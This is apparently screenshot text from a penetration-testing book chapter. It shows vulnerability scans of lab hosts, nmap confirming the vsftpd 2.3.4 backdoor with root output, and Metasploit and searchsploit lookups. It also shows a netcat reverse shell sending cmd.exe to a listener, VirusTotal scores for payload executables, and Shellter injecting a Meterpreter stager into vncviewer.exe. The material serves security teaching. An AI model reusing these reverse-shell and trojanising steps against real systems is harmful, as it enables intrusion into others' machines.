Assessed Threat Level: **Critical**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.

Click on each finding to show further details along with the impacted hosts.

To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

VPR Severity	Name	Reasons	VPR Score	Hosts
CRITICAL	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Dark Web and Underground	9.5	1
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	No recorded events	7.4	1
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	No recorded events	7.4	1
MEDIUM	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)	No recorded events	6.9	1
MEDIUM	SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)	No recorded events	6.8	1
MEDIUM	SSL Anonymous Cipher Suites Supported	No recorded events	6.7	1
MEDIUM	Samba Badlock Vulnerability	No recorded events	6.7	1
MEDIUM	SMTP Service STARTTLS Plaintext Command Injection	No recorded events	6.3	1

Configure

Audit Trail

Launch

Report

Export

Report output formats

PDF

HTML

CSV

Generate PDF Report

Report

Executive Summary


Executive Summary

Custom

Generate Report

Cancel

172.30.1.26



Vulnerabilities

Total: 108

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	7.5	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	10.0	51988	Bind Shell Backdoor Detection
CRITICAL	10.0	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
CRITICAL	10.0	11356	NFS Exported Share Information Disclosure
CRITICAL	10.0	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0	61708	VNC Server 'password' Password
CRITICAL	10.0	10203	rexecd Service Detection
HIGH	7.8	136808	ISC BIND Denial of Service
HIGH	7.5	10205	rlogin Service Detection

51988 - Bind Shell Backdoor Detection

Synopsis

The remote host may have been compromised.

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Risk Factor

Critical

CVSS v3.0 Base Score

9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

```
kali@kali:~$ nmap --script ftp-vsftpd-backdoor 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-02 13:49 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00052s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|     vsFTPD version 2.3.4 backdoor
|       State: VULNERABLE (Exploitable)
|       IDs:  BID:48539  CVE:CVE-2011-2523
|         vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|       Disclosure date: 2011-07-03
|       Exploit results:
|         Shell command: id
|         Results: uid=0(root) gid=0(root)
```

Vulnerability found

vsftpd 2.3.4 exploit

Q All Videos Images News More

Tools

About 13,400 results (0.43 seconds)

<https://www.rapid7.com> > modules > exploit > unix > ftp

VSFTPD v2.3.4 Backdoor Command Execution - Rapid7

30 May 2018 — This module **exploits** a malicious backdoor that was added to the **VSFTPD** download archive. This backdoor was introduced into the **vsftpd-2.3.4**.

<https://www.exploit-db.com> > exploits

vsftpd 2.3.4 - Backdoor Command Execution ... - Exploit-DB

12 Apr 2021 — **vsftpd 2.3.4** - Backdoor Command Execution. CVE-2011-2523 . remote exploit for Unix platform.

```
kali@kali:~$ searchsploit vsFTPD
```

Exploit Title	Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption	linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)	windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)	windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service	linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

```
msf6 > search vsftpd 2.3.4
```

Matching Modules

Exploit module exists within Metasploit

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/ vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v 2.3.4 Backdoor Command Execution

Description:

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

References:

OSVDB (73573)
<http://pastebin.com/AetT9sS5>
<http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html>

5432/tcp open postgresql

ssl-ccs-injection:

VULNERABLE:

SSL/TLS MITM vulnerability (CCS Injection)

State: VULNERABLE

Risk factor: High

OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.

References:

http://www.openssl.org/news/secadv_20140605.txt
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224>
<http://www.cvedetails.com/cve/2014-0224>

ssl-dh-params:

VULNERABLE:

Diffie-Hellman Key Exchange Insufficient Group Strength

State: VULNERABLE

Transport Layer Security (TLS) services that use Diffie-Hellman groups of insufficient strength, especially those using one of a few commonly shared groups, may be susceptible to passive eavesdropping attacks.

Check results:

```
kali@kali:~$ sudo gvm-setup
```

```
Creating openvas-scanner's certificate files
```

```
[>] Creating database
```

```
CREATE ROLE
```

```
GRANT ROLE
```

```
CREATE EXTENSION
```

```
CREATE EXTENSION
```

```
[>] Migrating database
```

```
[>] Checking for admin user
```

```
[*] Creating user admin for gvm
```

```
[*] Please note the generated admin password
```

```
[*] User created with password '3083c4b1-0ba3-402f-aec5-d480fee4d398'.
```

```
[*] Define Feed Import Owner
```

```
[>] Updating OpenVAS feeds
```

```
[*] Updating: NVT
```

User account created

```
[*] Checking Default scanner
```

```
08b69003-5fc2-4037-a479-93b440211c73 OpenVAS /var/run/osspd/osspd.sock 0 OpenVAS Default
```

```
[+] Done
```

```
[*] Please note the password for the admin user
```

```
[*] User created with password '3083c4b1-0ba3-402f-aec5-d480fee4d398'.
```

Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to 127.0.0.1. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using anti-virus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

[Learn more...](#)

1

[Go Back \(Recommended\)](#)

[Advanced...](#)

Websites prove their identity via certificates. Firefox does not trust this site because it uses a certificate that is not valid for 127.0.0.1:9392.


Error code: [SEC_ERROR_UNKNOWN_ISSUER](#)

[View Certificate](#)

2

[Go Back \(Recommended\)](#)

[Accept the Risk and Continue](#)



SecInfo	Configuration	Administration	Help
	Targets		▼
	Port Lists		
	Credentials		
	Scan Configs		📄 ⭐ ↻

New Target

Name

Target 1

Comment

Hosts

☒ Manual

172.30.1.26

☐ From file

Browse...

No file selected.

Exclude Hosts

☒ Manual

☐ From file

Browse...

No file selected.

Allow simultaneous scanning via multiple IPs

☒ Yes

☐ No

Port List

All IANA assigned TCP ▼ 📄

Alive Test

Scan Config Default ▼

Credentials for authenticated checks

SSH

-- ▼

on port

22

📄

Cancel

Save

Greenbone Security Assistant

← → ↺ 🏠

🔒 https://127.0.0.1:9392

 **Greenbone**
Security Assistant

Dashboards

Scans

Assets

Resilience

🔍

 **Dash**

Overview

Tasks


Reports

Results

Vulnerabilities

Notes

Overrides



New Task

Name

My First Scan

Comment

Scanning 172.30.1.26

Scan Targets

Target 1

Alerts

Schedule

--

☐ Once

Add results to Assets

☒ Yes ☐ No

Apply Overrides

☒ Yes ☐ No

Min QoD

70

%

Alterable Task

☐ Yes ☒ No

Auto Delete Reports

☒ Do not automatically delete reports

☐ Automatically delete oldest reports but always keep newest

5

reports

Scanner

OpenVAS Default

Scan Config

Full and fast

Cancel

Save

```
kali@kali:~$ whatweb 172.30.1.23
http://172.30.1.23 [200 OK] Apache[2.2.14][mod_mono/2.4.3,mod_perl/2.0.4,mod_python/3.3.1,mod_ssl/2.2.14,proxy_html/3.0.1], Country[RESERVED][ZZ], Email[admin@metacorp.com,admin@owaspbwa.org,bob@ateliergraphique.com,cycloneuser-3@cyclonetransfers.com,jack@metacorp.com,test@thebodgeitstore.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1], IP[172.30.1.23], JQuery[1.3.2], OpenSSL[0.9.8k], PHP[5.3.2-1ubuntu4.30][Suhosin-Patch], Passenger[4.0.38], Perl[5.10.1], Python[2.6.5], Script[text/javascript], Title[owaspbwa OWASP Broken Web Applications]
```

```
kali@kali:~$ nmap --script http-sql-injection -p 80 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-09 11:45 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00051s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-sql-injection:
|   Possible sqlmap queries:
|     http://172.30.1.26:80/mutillidae/index.php?page=set-background-color.php%27%20R%20sqlspider
|     http://172.30.1.26:80/mutillidae/index.php?page=notes.php%27%20R%20sqlspider
|     http://172.30.1.26:80/mutillidae/index.php?page=view-someones-blog.php%27%20R%20sqlspider
|     http://172.30.1.26:80/mutillidae/index.php?page=show-log.php%27%20R%20sqlspider
|     http://172.30.1.26:80/mutillidae/?page=view-someones-blog.php%27%20R%20sqlspider
```

```
msf6 > wmap_sites -a http://172.30.1.23
```

```
[*] Site created.
```

```
msf6 > wmap_sites -l
```

```
[*] Available sites
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
0	172.30.1.23	172.30.1.23	80	http	0	0

```
msf6 > wmap_targets -t http://172.30.1.23/mutillidae/
```

```
msf6 > wmap_targets -l
```

```
[*] Defined targets
```

Id	Vhost	Host	Port	SSL	Path
0	172.30.1.23	172.30.1.23	80	false	/mutillidae/


```

msf6 > wmap_run -t
[*] Testing target:
[*]   Site: 172.30.1.23 (172.30.1.23)
[*]   Port: 80 SSL: false

```

```

[*] Testing started. 2021-07-09 13:06:17 -0400
[*] Loading wmap modules ...
[*] 39 wmap enabled modules loaded.
[*]
=[ SSL testing ]=

```

```

[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=

```

```

[*] Module auxiliary/scanner/http/http_version
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[*] Module auxiliary/scanner/http/frontpage_login
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options

```

```

msf6 > vulns

```

Vulnerabilities

Timestamp	Host	Name	References
2021-07-09 17:10:44 UTC	172.30.1.23	HTTP Trace Method Allowed	CVE-2005-3398,CVE-2005-3498,OSVDB-877,BID-11604,BID-9506,BID-9561

```

+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OSVDB-39272: /favicon.ico file identifies this app/server as: owasp.org
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.css, index.html
+ mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ Cookie phpbb2owaspbwa_data created without the httponly flag
+ Cookie phpbb2owaspbwa_sid created without the httponly flag
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

```


Chapter 7: Understanding Network Penetration Testing

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.2	192.168.0.1	TCP	74	1550 → 23 [SYN] Seq=0
2	0.002525	192.168.0.1	192.168.0.2	TCP	74	23 → 1550 [SYN, ACK]
3	0.002572	192.168.0.2	192.168.0.1	TCP	66	1550 → 23 [ACK] Seq=1
4	0.004160	192.168.0.2	192.168.0.1	TELNET	93	Telnet Data ...
5	0.150335	192.168.0.1	192.168.0.2	TELNET	69	Telnet Data ...
6	0.150402	192.168.0.2	192.168.0.1	TCP	66	1550 → 23 [ACK] Seq=28
7	0.150574	192.168.0.2	192.168.0.1	TELNET	69	Telnet Data ...
8	0.151946	192.168.0.1	192.168.0.2	TCP	66	23 → 1550 [ACK] Seq=4
9	0.153657	192.168.0.1	192.168.0.2	TELNET	91	Telnet Data ...
10	0.153865	192.168.0.2	192.168.0.1	TELNET	130	Telnet Data ...
11	0.154984	192.168.0.1	192.168.0.2	TCP	66	23 → 1550 [ACK] Seq=29



```
login: fake
.....Password:user

.....Last login: Sat Nov 27 20:11:43 on tty2 from bam.zing.org
Warning: no Kerberos tickets issued.
OpenBSD 2.6-beta (OOF) #4: Tue Oct 12 20:42:32 CDT 1999


Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code. With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

$ /sbin/ping www.yahoo.com
PING www.yahoo.com (204.71.200.67): 56 data bytes
64 bytes from 204.71.200.67: icmp_seq=0 ttl=241 time=69.885 ms
64 bytes from 204.71.200.67: icmp_seq=1 ttl=241 time=73.591 ms
64 bytes from 204.71.200.67: icmp_seq=2 ttl=241 time=72.302 ms
64 bytes from 204.71.200.67: icmp_seq=3 ttl=241 time=73.493 ms
64 bytes from 204.71.200.67: icmp_seq=4 ttl=241 time=75.068 ms
64 bytes from 204.71.200.67: icmp_seq=5 ttl=241 time=70.239 ms
.....
.--- www.yahoo.com ping statistics ---
6 packets transmitted, 6 packets received, 0% packet loss
round-trip min/avg/max = 69.885/72.429/75.068 ms
$ ls
$ ls -a
.      ..      .cshrc  .login  .mailrc  .profile  .rhosts
$ exit
```



```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default ql
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
   link/ether 08:00:27:00:00:00 brd ff:ff:ff:ff:ff:ff
   inet 172.30.1.29/24 brd 172.30.1.255 scope global dynamic noprefixroute eth0
       valid_lft 347sec preferred_lft 347sec
```



```
Command Prompt - nc -nv 172.30.1.29 1234
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Bob>nc -nv 172.30.1.29 1234
(UNKNOWN) [172.30.1.29] 1234 (?) open
whoami
Hello
```

```
kali@kali:~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [172.30.1.29] from (UNKNOWN) [172.30.1.28] 49678
whoami
Hello
```

Listener

```
Command Prompt - nc -nv 172.30.1.29 1234
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Bob>nc -nv 172.30.1.29 1234
(UNKNOWN) [172.30.1.29] 1234 (?) open
whoami
kali
pwd
/home/kali
```

```
Command Prompt - nc -nv 172.30.1.29 1234 -e cmd.exe
```

```
C:\Users\Bob>nc -nv 172.30.1.29 1234 -e cmd.exe  
(UNKNOWN) [172.30.1.29] 1234 (?) open
```

```
kali@kali:~$ nc -nlvp 1234
```

```
listening on [any] 1234 ...
```

```
connect to [172.30.1.29] from (UNKNOWN) [172.30.1.28] 49680
```

```
Microsoft Windows [Version 10.0.19043.928]
```

```
(c) Microsoft Corporation. All rights reserved.
```

```
C:\Users\Bob>whoami
```

```
whoami
```

```
bob-pc\bob
```

VirusTotal

https://www.virustotal.com/gui/file/cdc47bfd3b81dd6d9059d704fc559dcf1321d87caaca498b7c05245a2117327d

cdc47bfd3b81dd6d9059d704fc559dcf1321d87caaca498b7c05245a2117327d

72.07 KB
Size

2021-07-19 15:46:08 UTC
1 minute ago

payload.exe
overlay peexe

52 / 69
Community Score

52 security vendors flagged this file as malicious

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
Acronis (Static ML)	Suspicious	Ad-Aware	Trojan.CryptZ.Gen
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan.CryptZ.Gen
SecureAge APEX	Malicious	Avast	Win32:SwPatch [Wrm]
AVG	Win32:SwPatch [Wrm]	Avira (no cloud)	TR/Patched.Gen2
BitDefender	Trojan.CryptZ.Gen	BitDefenderTheta	Gen:NN.ZexaF.34796.eq1@aylMu8oi
Bkav Pro	W32.FamVT.RorenNHc.Trojan	CAT-QuickHeal	Trojan.Swrort.A
ClamAV	Win.Trojan.Swrort-5710536-0	Comodo	TrojWare.Win32.Rozena.A@4jwdqr

VirusTotal

+

← → ↺ 🏠

🔒 <https://www.virustotal.com/gui/file/259c198e86b556b7447c3d94d55ad4742982ccb12526fc9ec97151f41f993679>

🔍

📄

💬

Sign in

Sign up

259c198e86b556b7447c3d94d55ad4742982ccb12526fc9ec97151f41f993679

🔍

📄

💬

Sign in

Sign up

52
/ 68

?

Community Score

🚫 52 security vendors flagged this file as malicious

259c198e86b556b7447c3d94d55ad4742982ccb12526fc9ec97151f41f993679

72.07 KB
Size

2021-07-19 15:51:16 UTC
a moment ago

🔄

📄

EXE

payload2.exe

overlay

peexe

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Acronis (Static ML)	🚫 Suspicious	Ad-Aware	🚫 Trojan.CryptZ.Gen
AhnLab-V3	🚫 Trojan/Win32.Shell.R1283	ALYac	🚫 Trojan.CryptZ.Gen
SecureAge APEX	🚫 Malicious	Arcabit	🚫 Trojan.CryptZ.Gen
Avast	🚫 Win32:ShikataGaNai-B [Trj]	AVG	🚫 Win32:ShikataGaNai-B [Trj]
Avira (no cloud)	🚫 TR/Patched.Gen2	BitDefender	🚫 Trojan.CryptZ.Gen
BitDefenderTheta	🚫 Gen:NN.ZexaF.34796.eq1@a4HH6xni	Bkav Pro	🚫 W32.FamVT.RorenNHc.Trojan
CAT-QuickHeal	🚫 Trojan.Swrort.A	ClamAV	🚫 Win.Trojan.Swrort-5710536-0
Comodo	🚫 TrojWare.Win32.Rozena.A@4jwdqr	CrowdStrike Falcon	🚫 Win/malicious_confidence_100% (D)

VirusTotal

+

← → ↺ 🏠

🔒 <https://www.virustotal.com/gui/file/493307554a64f744102873a4f2208513081c4129103e9976ef351aedc7eb3d76>

🔍

📄

💬

Sign in

Sign up

493307554a64f744102873a4f2208513081c4129103e9976ef351aedc7eb3d76

🔍

📄

💬

Sign in

Sign up

39
/ 69

?

Community Score

🚫 39 security vendors flagged this file as malicious

493307554a64f744102873a4f2208513081c4129103e9976ef351aedc7eb3d76

65.00 KB
Size

2021-07-19 15:58:00 UTC
a moment ago

🔄

📄

EXE

encoded_payload3.exe

overlay

peexe

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Ad-Aware	🚫 Trojan.CryptZ.Gen	ALYac	🚫 Trojan.CryptZ.Gen
SecureAge APEX	🚫 Malicious	Arcabit	🚫 Trojan.CryptZ.Gen
Avast	🚫 Win32:SwPatch [Wrm]	AVG	🚫 Win32:SwPatch [Wrm]
Avira (no cloud)	🚫 TR/Patched.Gen2	BitDefender	🚫 Trojan.CryptZ.Gen
BitDefenderTheta	🚫 AI:Packer.A69295401F	CAT-QuickHeal	🚫 Trojan.Swrort.A
ClamAV	🚫 Win.Trojan.Swrort-5710536-0	Comodo	🚫 TrojWare.Win32.Rozena.A@4jwdqr
CrowdStrike Falcon	🚫 Win/malicious_confidence_100% (D)	Cybereason	🚫 Malicious.b350c8
Cylance	🚫 Unsafe	Cynet	🚫 Malicious (score: 100)

```
Shell7er

1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.2
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A
```

```
Shell7er

1010101 01 10 0100110 10 01 11001001 0011101 001001
11 10 01 00 01 01 01 10 11 10
0010011 1110001 11011 11 10 00 10011 011001
11 00 10 01 11 01 11 01 01 11
0010010 11 00 0011010 100111 000111 00 1100011 01 10 v7.2
www.ShellterProject.com Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): A
PE Target: /home/kali/vncviewer.exe
```

```
Shell7er

DisASM.dll was created successfully!

Instructions Traced: 2109
Tracing Time Approx: 1.02 mins.

Starting First Stage Filtering...

*****
* First Stage Filtering *
*****

Filtering Time Approx: 0.00117 mins.

Enable Stealth Mode? (Y/N/H): Y
```

```
Shell7er

*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
